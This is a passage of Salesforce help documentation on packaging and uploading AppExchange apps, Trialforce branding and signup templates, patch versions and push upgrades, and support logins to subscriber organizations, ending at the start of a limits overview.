 - f. Optionally, in the *Notify on Apex Error* field, enter the username of the person who should receive an email notification if an exception occurs in *Apex* that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see [Handling Apex Exceptions in Managed Packages](#) on page 4766.

 **Note:** Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.

 - g. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
 - h. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see [Running Apex on Package Install/Upgrade](#).
 - i. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see [Running Apex on Package Uninstall](#).
 - j. Click **Save**.
2. Salesforce sets your package API access privileges to `Unrestricted`. You can change this setting to further restrict API access of Salesforce components in the package. For more information, see [Manage API and Dynamic Apex Access in Packages](#) on page 5093.
3. Add the necessary components for your app.
 - a. Click **Add Components**.
 - b. From the drop-down list, choose the type of component you want to add to your package.
 - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
 - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
 - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

To upload packages:

- "Upload AppExchange Packages"

- c. Select the components you want to add.

 **Note:** Some components cannot be added to  Managed - Released packages. For a list of these components, see [Developing Packages for Distribution](#).

S-controls cannot be added to packages with restricted API access.

- d. Click **Add To Package**.

- e. Repeat these steps until you have added all the components you want in your package.

 **Note:**

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the [ISVforce Guide](#).
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have “insufficient privileges” to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

4. Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see [Understanding Dependencies](#) on page 5096. Click **Done** to return to the Package detail page.

 **Note:** You cannot upload packages that contain any of the following:

- Workflow rules or workflow actions (such as field updates or outbound messages) that reference record types.
- Reports that reference record types on standard objects.

5. Click **Upload**.

 **Note:** If you are creating a managed package to publish on AppExchange, you must certify your application before you package it. For more information, see [Security Review](#) on AppExchange.

6. On the Upload Package page, do the following:

- a. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
- b. Enter a `Version Number` for the upload, such as `1.0`. The format is `majorNumber.minorNumber`.

 **Note:** If you're uploading a new patch version, you can't change the patch number.

The version number represents a release of a package. This field is required for managed and unmanaged packages. For a managed package, the version number corresponds to a Managed - Released upload. All beta uploads use the same version number until you upload a Managed - Released package version with a new version number. For example, the following is a sequence of version numbers for a series of uploads.

Upload Sequence	Type	Version Number	Notes
First upload	Managed - Beta	1.0	The first Managed - Beta upload.
Second upload	Managed - Released	1.0	A Managed - Released upload. Note that the version number does not change.

Upload Sequence	Type	Version Number	Notes
Third upload	Managed - Released	1.1	Note the change of minor release number for this Managed - Released upload.
Fourth upload	Managed - Beta	2.0	The first Managed - Beta upload for version number 2.0. Note the major version number update.
Fifth upload	Managed - Released	2.0	A Managed - Released upload. Note that the version number does not change.

c. For managed packages, select a **Release Type**:

- Choose **Managed - Released** to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
- Choose **Managed - Beta** if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

 **Note:** Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

d. Change the **Description**, if necessary.

e. Optionally, specify a link to release notes for the package. Click **URL** and enter the details in the text field that appears. This link will be displayed during the installation process, and on the Package Details page after installation.

 **Note:** As a best practice, this should point to an external URL, so you can make the information available to customers in advance of the release, and update it independently of the package.

f. Optionally, specify a link to post install instructions for the package. Click **URL** or **Visualforce page** and enter the details in the text field that appears. This link will be displayed on the Package Details page after installation.

 **Note:** As a best practice, this should point to an external URL, so you can update the information independently of the package.

g. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.

h. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the **Package Requirements** and **Object Requirements** sections to notify installers of any requirements for this package.

i. Click **Upload**.

7. Once your upload is complete you can do any of the following.

- Click **Change Password** link to change the password option.
- Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

 **Note:** You cannot deprecate the most recent version of a managed package.

When you deprecate a package, remember to remove it from AppExchange as well. See "Removing Apps from AppExchange" in the AppExchange online help.

- Click **Undeprecate** to make a deprecated version available for installation again.

You will receive an email that includes an installation link when your package has been uploaded successfully.

 **Note:**

- When using the install URL, the old installer is displayed by default. You can customize the installation behavior by modifying the installation URL you provide your customers.
 - To access the new installer, append the text `&newui=1` to the installation URL.
 - To access the new installer with the "All Users" option selected by default, append the additional text `&p1=full` to the installation URL.
- If you uploaded from your Salesforce production organization, notify installers who want to install it in a sandbox organization to replace the "login.salesforce.com" portion of the installation URL with "test.salesforce.com."

Why Use Trialforce?

Trialforce lets you provision a free trial of your offering quickly and easily. Each time a trial is provisioned, Trialforce creates a lead in the License Management App, which helps you track usage and convert prospects into paying customers. With Trialforce, you can:

- Run your own marketing campaign to maximize customer reach and adoption.
- Customize your offering, including branding, functionality, design, data, and trial experience.
- Manage trials for multiple offerings, versions, and editions from one convenient place.
- Let customers, including non-admin users, try your app or component without logging in to their production environment.

[New Trialforce Source Organization](#)

[Edit Trialforce Source Organization](#)

[Trialforce](#)

Setting up Custom Branding for Trialforce

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company's look and feel, users of your application will be immersed in your brand from sign-up to login. Custom branding should only be used for non-CRM apps, not for apps that extend Salesforce CRM and require Salesforce standard objects such as Leads, Opportunities, and Cases.

A branded login page enables you to specify your login domain and login site.

- Login domains end with `.cloudforce.com`, so that if your company name is "mycompany," then your login domain will be `mycompany.cloudforce.com`.
- Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

Branded emails allow you to specify fields in system-generated emails so that your company name, address, and other pertinent details are used in email correspondence. You can create multiple branded email sets for different campaigns or customer segments.

 **Note:** To configure branding, you must be logged in to a Trialforce Management Organization (TMO). To get your TMO, log a case in the [Partner Community](#).

IN THIS SECTION:

[Trialforce Branded Login Site](#)

[Trialforce Branded Email Sets](#)

Trialforce Branded Login Site

Use the Trialforce Branded Login Site page to create, publish, and edit a login page that has your company's look and feel.

- If you haven't set up a login site yet, click **Set Up Login Site**.
- If you've already set up a login site, click **Publish** to make the site available, or **Launch Site Editor** to make changes.

Creating a Branded Login Page

Customers typically log in to your app using the traditional `login.salesforce.com` site. A branded login page enables you to customize this domain and parts of this login page so you can provide a branded experience for your customers. Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

To create a branded login page:

1. Log in to your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the **Quick Find** box, then select **Login Site**.
3. Click **Set Up Login Site**.
4. Select a subdomain for your login site by providing a name in the field provided. Usually this is the name of your company.

 **Note:** Login domains end with `.cloudforce.com`, so that if your company name is “mycompany,” then your login domain will be `mycompany.cloudforce.com`.

5. Check the availability of the domain and then accept the terms of use.
6. Click **Save and Launch Editor**.
7. Use the Login Brand Editor to change how your login page looks. For additional help using the editor, click **Help for this Page**.
8. Click **Save and Close**.
9. If you're ready to make these changes available to your TSO, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Login Branding Editor

Use the Login Branding Editor to design your login pages.

1. Log into your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the **Quick Find** box, then select **Login Site**.
3. At the top of the editor, click the tab for the login page size: **Desktop** or **Mobile**.
4. In the left pane, expand the Page Header node and click **Select File** to choose your company logo for each size screen your app supports.
5. In the **Logo Link > Use custom link** field, optionally, enter a web address to be used when a customer clicks your logo, such as your corporate website. The URL must start with `http://` or `https://`. If you leave this field blank, your logo will not have a link.
6. Expand the Page Content node and paste the URL of the trial sign-up link into the **Trial Sign-Up Link > Use custom link** field. This is the link your prospects will click to request a free trial on your website. Typically, ISVs create a separate sign-up page for this purpose.
7. Provide URLs for the right and bottom of the page. If you leave these fields blank, the frames default to the ones used on the Salesforce login page.
8. Expand the page footer and provide your company name and font color.
9. Expand the page background node and provide a background image and color.
10. At the top of the page click **Save and Close**.
11. On the Branded Login Site page, click **Preview** for the size of the page you want to see. Make sure your login page appears correct for each login page your app supports.

Trialforce Branded Email Sets

Trialforce Email Branding allows you to modify system-generated emails so that they appear to come from your company rather than from Salesforce. Trialforce Email Branding only applies to users who sign up for your application through Trialforce.

Each Trialforce source organization comes with a standard set of email notifications that are sent to customers. For example, customers get an email notification when they first sign up, or when they reset their password. You don't have to rewrite all of these system-generated emails yourself. Just provide the values for the fields and the system takes care of the rest.

IN THIS SECTION:

[Edit Trialforce Branded Email Set](#)

Edit Trialforce Branded Email Set

To begin, click **New Email Set** or **Edit** next to an existing email set.

1. Fill in the fields with your company info.
2. In the Preview Emails area, click through the different types of generated emails and make sure they read correctly.
3. Click **Save**.
4. If you're ready to make these emails available to your Trialforce source organizations, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Source Organizations

The Trialforce Source Organizations page helps you create and manage your Trialforce source organizations.

- To create a new source organization, click **New**.
- If you have an existing source organization you want to use, click **Login**.
- To edit an existing source organization, click **Edit**.

New Trialforce Source Organization

To create a new source organization:

1. Enter a new username and email address for the administrator account.
2. Enter the source organization name and select the branding.
3. Click **Create**.

Edit Salesforce Source Organization

To edit a Salesforce source organization:

1. Enter the source organization name and select the branding.
2. Click **Save**.

Trialforce

To create a Trialforce template:

1. Click **New Trialforce Template**.
2. Specify a description of the template and whether to include data in the dialog that appears.
3. Click **Save**.

You receive an email with the organization ID of the new template after it's generated. You must submit the template for review before you can use it to sign up trial organizations. Remember to generate a new template each time you make updates to your TSO so that your trials always reflect the most recent state.

 **Note:** You can create a Trialforce template only if your TSO is less than 256 MB.

Each Trialforce template has a status with one of the following values.

In Progress

When a Trialforce template is first created, it always has this status. It then moves to either Success or Error status.

Success

The Trialforce template can be used to create trial organizations.

Error

The Trialforce template cannot be used because something has gone wrong and debugging is required.

Deleted

The Trialforce template is no longer available for use. Deleted templates are removed during system updates.

Creating Signups using the API

You can use API calls to the SignupRequest object to create trial organizations for prospective customers. When creating trial organizations (or signups) using a web form, there's no way to customize the signup process or track its status. Using the API, you can collect and analyze detailed information on all signups from your business organization. This gives you more control over the signup process, and enhanced visibility into your prospective customers. For example, you can:

USER PERMISSIONS

To create or view signup requests:

- "Signup Request API"

- Run reports and collect metrics, such as the number of signups per day or the number of signups in different countries.
- Customize the SignupRequest object to add fields of special interest to your company.
- Create triggers to initiate specific actions, such as sending an email notification, whenever a new signup request is made.
- Enable signups from a wide range of client applications and devices, so you have additional channels for customer acquisition.

To start creating new signups using the API:

1. Create a Trialforce Source Organization (TSO) from your Trialforce Management Organization.
2. Install your app in the TSO, along with any sample data that might be useful for the trial.
3. Configure the TSO as you want your customers to experience it, including specifying any custom branding.
4. Create a Trialforce template from the TSO.
5. File a case to activate this feature.
 - a. Log in to the [Partner Community](#).
 - b. Under the Support tab, click **New Case**.
 - c. Select the **AppExchange and Feature Requests > Trialforce** category.
 - d. In the description, provide the following details.
 - the organization ID of your TSO
 - the template ID of the Trialforce template you want to use
 - the organization you plan to use for creating signups (so the appropriate user permission can be enabled)

 **Note:** Although you can create new signups from any organization with the appropriate permissions, we recommend doing so from your business organization. You can then easily integrate signup data with your existing business processes. For example, you can create a workflow rule to convert each signup request into a lead or run reports to track the number of signups in a given period.

You'll be notified by email once the template is approved. It can then be used to create new signups by making API calls to the SignupRequest object. See below for details of the SignupRequest object and a code sample demonstrating its use. For more information on working with objects, see the [Object Reference for Salesforce and Force.com](#)

Signup Request Detail

This section displays the following attributes (in alphabetical order).

Attribute	Description
Company	The name of the company requesting the trial signup.
Country	The two-character, upper-case ISO-3166 country code. You can find a full list of these codes at a number of sites, such as: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html
Created Org	The 15-character Organization ID of the trial organization created. This is a read-only field provided by the system once the signup request has been processed.
Email	The email address of the admin user for the trial signup.
Error Code	The error code if the signup request isn't successful. This is a read-only field provided by the system to be used for support purposes.
First Name	The first name of the admin user for the trial signup.
Last Name	The last name of the admin user for the trial signup.
Edition	The Salesforce template that is used to create the trial organization. Possible values are <code>Consulting</code> , <code>Partner Group</code> , <code>Partner Professional</code> , <code>Partner Enterprise</code> , <code>Partner Developer</code> , and <code>Developer</code> .
Preferred Language	The language of the trial organization being created. Specify the language using a language code listed under Fully Supported Languages in "Which Languages Does Salesforce Support?" in the Salesforce Help. For example, use <code>zh_CN</code> for simplified Chinese. The value you select overrides the language set by locale. If you specify an invalid language, the organization defaults to English.
	Populated during the sign-up request and for internal use by Salesforce.

Attribute	Description
<code>ShouldConnectToEnvHub</code>	When set to <code>true</code> , the trial organization is connected to the Environment Hub. The sign-up must take place in the hub master organization or a spoke organization.
<code>Source Org</code>	The 15-character Organization ID of the Trialforce Source Organization from which the Trialforce template was created.
<code>Status</code>	The status of the request. Possible values are <code>New</code> , <code>In Progress</code> , <code>Error</code> , or <code>Success</code> . The default value is <code>New</code> .
<code>Template</code>	The 15-character ID of the approved Trialforce template that is the basis for the trial signup. The template is required and must be approved by Salesforce.
<code>Template Description</code>	The description of the approved Trialforce template that is the basis for the trial signup.
<code>Trial Days</code>	The duration of the trial signup in days. Must be equal to or less than the trial days for the approved Trialforce template. If not provided, it defaults to the trial duration specified for the Trialforce template.
<code>Username</code>	The username of the admin user for the trial signup. It must follow the address convention specified in RFC822: www.w3.org/Protocols/rfc822/#z10

Signup Request History

This section shows the date the signup request was created, the user who created it, and the actions that have been performed on it.

Publishing Extensions to Managed Packages

An *extension* is any package, component, or set of components that adds to the functionality of a managed package. An extension requires that the base managed package be installed in the organization. For example, if you have built a recruiting app, an extension to this app might include a component for performing background checks on candidates.

The community of developers, users, and visionaries building and publishing apps on Force.com AppExchange is part of what makes Force.com such a rich development platform. Use this community to build extensions to other apps and encourage them to build extensions to your apps.

To publish extensions to a managed package:

1. Install the base package in the Salesforce organization that you plan to use to upload the extension.
2. Build your extension components.
 -  **Note:** To build an extension, install the base package and include a dependency to that base package in your package. The extension attribute will automatically become active.
3. Create a new package and add your extension components. Salesforce automatically includes some related components.
4. Upload the new package that contains the extension components.
5. Proceed with the publishing process as usual. For information on creating a test drive or registering and publishing your app, go to <http://sites.force.com/appexchange/publisherHome>.

- [Understanding Dependencies](#)
- [Manage Versions](#)
- [Publish Upgrades to Managed Packages](#)

Publish Upgrades to Managed Packages

As a publisher, first ensure that your app is upgradeable by converting it to a managed package. Any changes you make to the components in a managed package are automatically included in subsequent uploads of that package, with one exception. When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade. For more information, see [About API and Dynamic Apex Access in Packages](#) on page 5091.

To publish upgrades to a managed package:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Select the package from the list of available packages.
3. View the list of package components. Changes you have made to components in this package are automatically included in this list. If the changes reference additional components, those components are automatically included as well. To add new components, click **Add** to add them to the package manually.
4. Click **Upload** and upload it as usual.

 **Note:** After you upload a new version of your Managed - Released package, you can click **Deprecate** so installers cannot install an older version. Deprecation prevents new installations of older versions without affecting existing installations. For more information, see [Manage Versions](#) on page 5127.

You cannot deprecate the most recent version of a managed package upload.

5. When you receive an email with the link to the upload on Force.com AppExchange, notify your installed users that the new version is ready. Use the list of installed users from the License

EDITIONS

Manage Versions

After you upload a package to the AppExchange, you can still manage it from Salesforce. To manage your versions:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Select the package that contains the app or components you uploaded.
3. Select the version number listed in the Versions tab.
 - Click **Change Password** link to change the password option.
 - Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

 **Note:** You cannot deprecate the most recent version of a managed package.

When you deprecate a package, remember to remove it from AppExchange as well. See “Removing Apps from AppExchange” in the AppExchange online help.

 - Click **Undeprecate** to make a deprecated version available for installation again.

 **Note:** To create a test drive or choose a [License Management Organization \(LMO\)](#) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

Create and Upload Patches

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

Patch versions are developed and maintained in a patch development organization. For more information on push upgrades and patches, see the [Force.com Quick Reference for Developing Packages](#). You can also read the [Best Practices for Push Upgrades and Patch Versions](#) on page 5134.

To create a patch version:

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Click the name of your managed package.
3. Click the Patch Organization tab and then click **New**.
4. Select the package version that you want to create a patch for in the Patching Major Release drop-down list. The release type must be Managed - Released.
5. Enter a `Username` for a login to your patch organization.
6. Enter an `Email Address` associated with your login.
7. Click **Save**.

 **Note:** If you ever lose your login information, click **Reset** on the package detail page under Patch Development Organizations to reset the login to your patch development organization.

After you receive an email indicating Salesforce has created your patch development organization, you can click **Login** to begin developing your patch version.

Development in a patch development organization is restricted. The following is a list of caveats:

- New package components can't be added.
- Existing package components can't be deleted.
- API and dynamic Apex access controls can't change for the package.
- No deprecation of any Apex code.
- No new Apex class relationships, such as `extends`, can be added.
- No new Apex access modifiers, such as `virtual` or `global`, can be added.
- No new Web services can be added.
- No new feature dependencies can be added.

When you finish developing your patch, in your patch development organization:

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Click the name of the package.
3. On the Upload Package page, click **Upload**.
4. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
5. Notice that the `Version Number` has had its `patchNumber` incremented.
6. For managed packages, select a `Release Type`:
 - Choose Managed - Released to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
 - Choose Managed - Beta if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

EDITIONS

USER PERMISSIONS

To push an upgrade or create a patch development organization:

- "Upload AppExchange Packages"

 **Note:** Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

7. Change the `Description`, if necessary.
8. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.
9. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.
10. Click **Upload**.

To distribute your patch, you can either share the upload link, or [schedule a push upgrade](#).

[Manage Versions](#)

[Publish Upgrades to Managed Packages](#)

Schedule Push Upgrades

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

After you've created a [patch version](#) of your package, you can automatically deploy it to customers using a push upgrade.

 **Tip:** Salesforce strongly recommends following this sequence for pushing package upgrades.

1. Push the upgrade to your own organizations so you can run tests and fix any bugs before upgrading subscribers.
2. When you're ready and have coordinated with your customers on their change management process, push to a small number of customer organizations. Try sandbox organizations first, if possible.
3. Once you're comfortable with the initial results, push to your wider customer base, based on your agreements with each customer.
4. Deprecate the previous version of your package in your main development organization. Replace the version on AppExchange if necessary, and update your [Trailforce](#) setup.
5. If your upgrade was a patch, after you've successfully distributed the upgrade to subscriber organizations, reintegrate those changes into your main development organization. For more information about combining patches into the main development organization, see "Working with Patch Versions" in the [ISVforce Guide](#).

For more information, see [Best Practices for Push Upgrades and Patch Versions](#) on page 5134.

To schedule a push upgrade:

1. Log in to your main development organization (not the patch organization you used to upload the new version).
2. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer

USER PERMISSIONS

To push an upgrade:

- "Upload AppExchange Packages"

3. Click the name of the managed package whose upgrade you want to push.
4. On the package detail page, click the **Versions** tab, and then click **Push Upgrades**.
5. Click **Schedule Push Upgrades**.
6. Select a package version to push from the **Patch Version** drop-down list.

 **Note:** Beta versions aren't eligible for push.

7. Enter a **Scheduled Start Date**, indicating when a push upgrade should begin.
8. In the Select Target Organizations section, select the organizations to receive your push upgrade. If an organization already received a push upgrade for the selected package version, it won't appear in this list. You can select organizations by:
 - Entering a term that filters based on an organization's name or ID. Names can match by partial string, but IDs must match exactly.
 - Choosing between production and sandbox organizations from the **Organizations** drop-down list.
 - Choosing organizations that have already installed a particular version.
 - Clicking on individual organizations, or the `Select All` and `Deselect All` checkboxes.

This section lists the following information about the organization (in alphabetical order):

Field	Description
Current Version	The current package version an organization has installed.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization. Clicking this name shows the upgrade history for the organization .
Primary Contact	The name of the contact who installed the package.

9. Click **Schedule**.

While a push upgrade is in progress, you can click **Abort** to stop it.

On the previous push upgrades page, the [Push Upgrade History](#) table lists recently scheduled push upgrades for the package.

View Push Upgrade History

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

To view the details of all push upgrades sent by your organization, from Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**.

The Push Upgrade History page lists the status of all your pending and previous push upgrades. To filter your push upgrade history:

1. Select a version number from the drop-down list. Not selecting any version is equivalent to selecting all of them.
2. Select one or more statuses from the Status list. Not selecting any status is equivalent to selecting all of them.
3. Click **Apply** to filter the list. Click **Clear** to remove all the filters.

The history displays the following information (in alphabetical order):

Column	Description
Action	While a push upgrade is in progress, you can click Abort to stop it.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Target	The name of the organization the push upgrade went to. For multiple organizations, this field only lists the first organization in the queue, followed by the number of the total selected organizations. Clicking on this link provides you with more information about the target push upgrade and each individual organization .
Version	The package version number that was pushed.

View Push Upgrade Details

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

For information about a specific push upgrade that your organization sent, from Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**. Clicking the name of a **Target** takes you to the Push Upgrade Details page, which has information for the push job and each organization that it was pushed to.

The Job Details section has the following information about the overall push upgrade (in alphabetical order):

Field	Description
End Date	The date and time the push upgrade finished.
Ignore Apex Test Failures	Whether Apex test failures that may cause the installed application not to function properly were ignored.
Scheduled By	The name of the user who initiated the push upgrade.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Version	The package version number that was pushed.

In the Organizations section, you can get a list of all the organizations that received a push upgrade. You can filter organizations by using the search box and entering a term that filters based on an organization's name or ID. Names can match by partial string, but IDs must match exactly. From the drop-down list, you can also filter based on the status of the push upgrade.

The list contains the following information specific to each organization (in alphabetical order):

Field	Description
Duration	The amount of time the push upgrade took.
Failure Type	Lists the type of failure that occurred (if any). If the push upgrade did fail, a possible explanation is provided in the collapsible section. If the push upgrade was unsuccessful, click Retry to try it again.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization. Clicking this name shows the upgrade history for the organization .
Start	The scheduled start date and time of the push upgrade.

Best Practices for Push Upgrades and Patch Versions

 **Note:** Patch versions and push upgrades are only available to [Salesforce ISV partners](#).

Consider the following best practices when scheduling a push:

- Schedule push upgrades at your customers' off-peak hours and outside of Salesforce's major release windows, to minimize potential subscriber impact.
- Avoid changes to validation rules, formula fields, and errors thrown from Apex triggers, as they may negatively impact subscribers' integrations.
- Visualforce pages that are refreshed while a push upgrade is in process may lose their view state if the page or controller is changed.

Consider the following additional best practice when creating a patch version:

- Visible changes to a package shouldn't be performed in a patch. Other than a change in the package version number, subscribers aren't notified of push upgrades.

Publishing Packages FAQ

How are packages ranked?

AppExchange lists feedback and ratings similar to those found on most consumer Internet sites. This gives the power to the Salesforce user community to determine how useful a package is.

What types of things can I publish?

You can publish any collection of components, such as tabs, reports, and dashboards that together address a specific business need. You can bundle these components into a package to publish them together. For a list of components you can include in a package, see the [Force.com Quick Reference for Developing Packages](#). Regardless of what components you add to your package, your data is never included.

Supporting Subscribers of Your App

Supporting Your Customers

App publishers are responsible for end user support of all their listings. When customers contact Salesforce Customer Support with a question about your listing, we direct the user to the support information on the About and Support tabs of your listing. Make sure your AppExchange listings include support information.

If you have installed the License Management App (LMA), you can log in to a customer's organization and provide administrative support for your customers. This feature is only available for managed packages that have passed the security review. For more information, see [Logging in to Subscriber Organizations](#).

Subscriber Organizations

This page shows a list of subscriber organizations with your package installed. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**. Click the name of a subscriber organization to view detailed information about it.

 **Note:** Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

Viewing Subscriber Details

The Subscriber Overview page, accessed by clicking the organization's name from the **Subscribers** tab of the LMA, provides detailed information about each subscriber organization. This can give you insight into how a customer is using your app and help you in troubleshooting problems.

Under Organization Details:

- The name and contact information is in Setup, on the Company Information page in the subscriber's organization. This may differ from the information shown in your LMA lead, account, or contact records.
- Organization ID is a unique ID that identifies this customer's Salesforce organization.
- Instance determines which Salesforce data center this customer's organization resides in. It also determines when the customer will get upgraded with a new version of Salesforce. See trust.salesforce.com during the release period to understand which version of Salesforce the customer is using.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

The page also includes these related lists.

Limits

Information on the file space, data space, and number of API requests associated with this customer, as a percentage.

Login Access Granted

A list of users who have granted login access and the date when access will expire.

Packages and Licensing

A list of all packages installed in this organization and associated with this LMA. For each package, it shows the version of the app a customer is currently using, the total number of licenses provisioned to the subscriber and the number they've used. This information should match the license record for the subscriber in your LMA.

Requesting Login Access

Ask the user to go to their personal settings and click **Grant Account Login Access** or **Grant Login Access**, whichever appears, to grant access. If the publisher isn't listed on this page, it's for one of the following reasons:

- A system administrator disabled the ability for non-administrators to grant access.
- The user doesn't have a license for the package.
- The package is licensed to the entire organization. Only administrators with the "Manage Users" permission enabled on their profile can grant access.
- The organization preference **Administrators Can Log in as Any User** is enabled.

 **Note:** Unless the organization preference **Administrators Can Log in as Any User** is enabled, access is granted for a limited amount of time, and the subscriber can revoke access at any time. Any changes you make while logged in as a subscriber are logged in the audit trail.

Logging in to Subscriber Organizations

Available in: **Enterprise, Performance, Unlimited**, and **Developer** Editions

 **Note:** This feature is only available in organizations with a full Salesforce license.

To log in, once a user has granted you access:

1. In the License Management App (LMA), click the **Subscribers** tab.
2. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**.
3. Click the name of the subscriber organization.
4. On the Organization Details page, click **Login** next to a user's name. Note that you have the same permissions as the user you logged in as.
5. When you're finished troubleshooting, from Setup, click **Return to Subscriber Overview** to return to your organization.

 **Note:** Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

Best Practices

- When you access a subscriber organization, you're logged out of your LMO (License Management Organization). You can set up a my domain so that you aren't automatically logged out of your LMO when you log in to a subscriber organization. To set up a my domain, from Setup, enter *My Domain* in the *Quick Find* box, then select **My Domain**.
- Be careful to allow only trusted support and engineering personnel to log in to a subscriber's organization. Since this feature may include full read/write access to customer data and configurations, it's vital to your reputation to preserve their security.
- Control who has access by giving the "Log in to Subscriber Organization" user permission to specific support personnel, via a profile or permission set.

Troubleshooting in Subscriber Organizations

When logged in as a user in a subscriber's organization, you can generate Apex debug logs that contain the output from your managed packages. This includes logging that would normally not be exposed to the subscriber. Using this log information, you can troubleshoot issues that are specific to that subscriber organization.

1. Launch the Developer Console.
2. Perform the operation and view the debug log with your output. If the user has access, set up a Debug Log: From Setup, enter *Debug Logs* in the *Quick Find* box, then select **Debug Logs**.

Note that subscribers will be unable to see the logs you set up or generate since they contain your Apex code unobfuscated. In addition, you can also view and edit data contained in protected custom settings from your managed packages when logged in as a user.

SALESFORCE LIMITS

Salesforce Limits Overview

Salesforce Limits is a reference guide that covers a variety of limits associated with Salesforce features and products. However, *Salesforce Limits* doesn't cover all limits and some limits may not apply to your organization.

Keep in mind that stated limits aren't a guarantee that the specified resource is available at its limit in all circumstances. For example, some limits depend on load, performance, and other system issues. In addition, *Salesforce Limits* doesn't include limits of:

- User interface elements in the Salesforce application
- Field lengths of Salesforce objects
- Desktop integration clients

All limits are subject to change at any time. Contact Salesforce for more information.

¹ You can add an attachment to the Attachments related list of a case, solution, campaign, task, or event, or to the Notes and Attachments related list of an account, contact, lead, opportunity, or custom object. If you don't see the related list on task or event page layouts, you may need to ask your administrator to add it. All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files.

² When data is substituted for the tokens in the URL, the link may exceed 3,000 bytes. Your browser may enforce additional limits for the maximum URL length.

³ Each relationship is included in the maximum number of custom fields allowed.

⁴ The limit of 100 external objects applies regardless of how many Lightning Connect add-ons you purchase for your organization.

⁵ As a best practice, don't exceed 10,000 child records for a master-detail relationship.

⁶ Maximum number of records that can be queued per hour in an org, across all Omni-Channel-enabled queues. Each time an item is assigned to an Omni-Channel queue, the platform checks how many items were queued in the preceding hour. If the limit has been reached, the item isn't assigned to the queue.

Increased App Limits with Expansion Pack and Unlimited Apps Pack

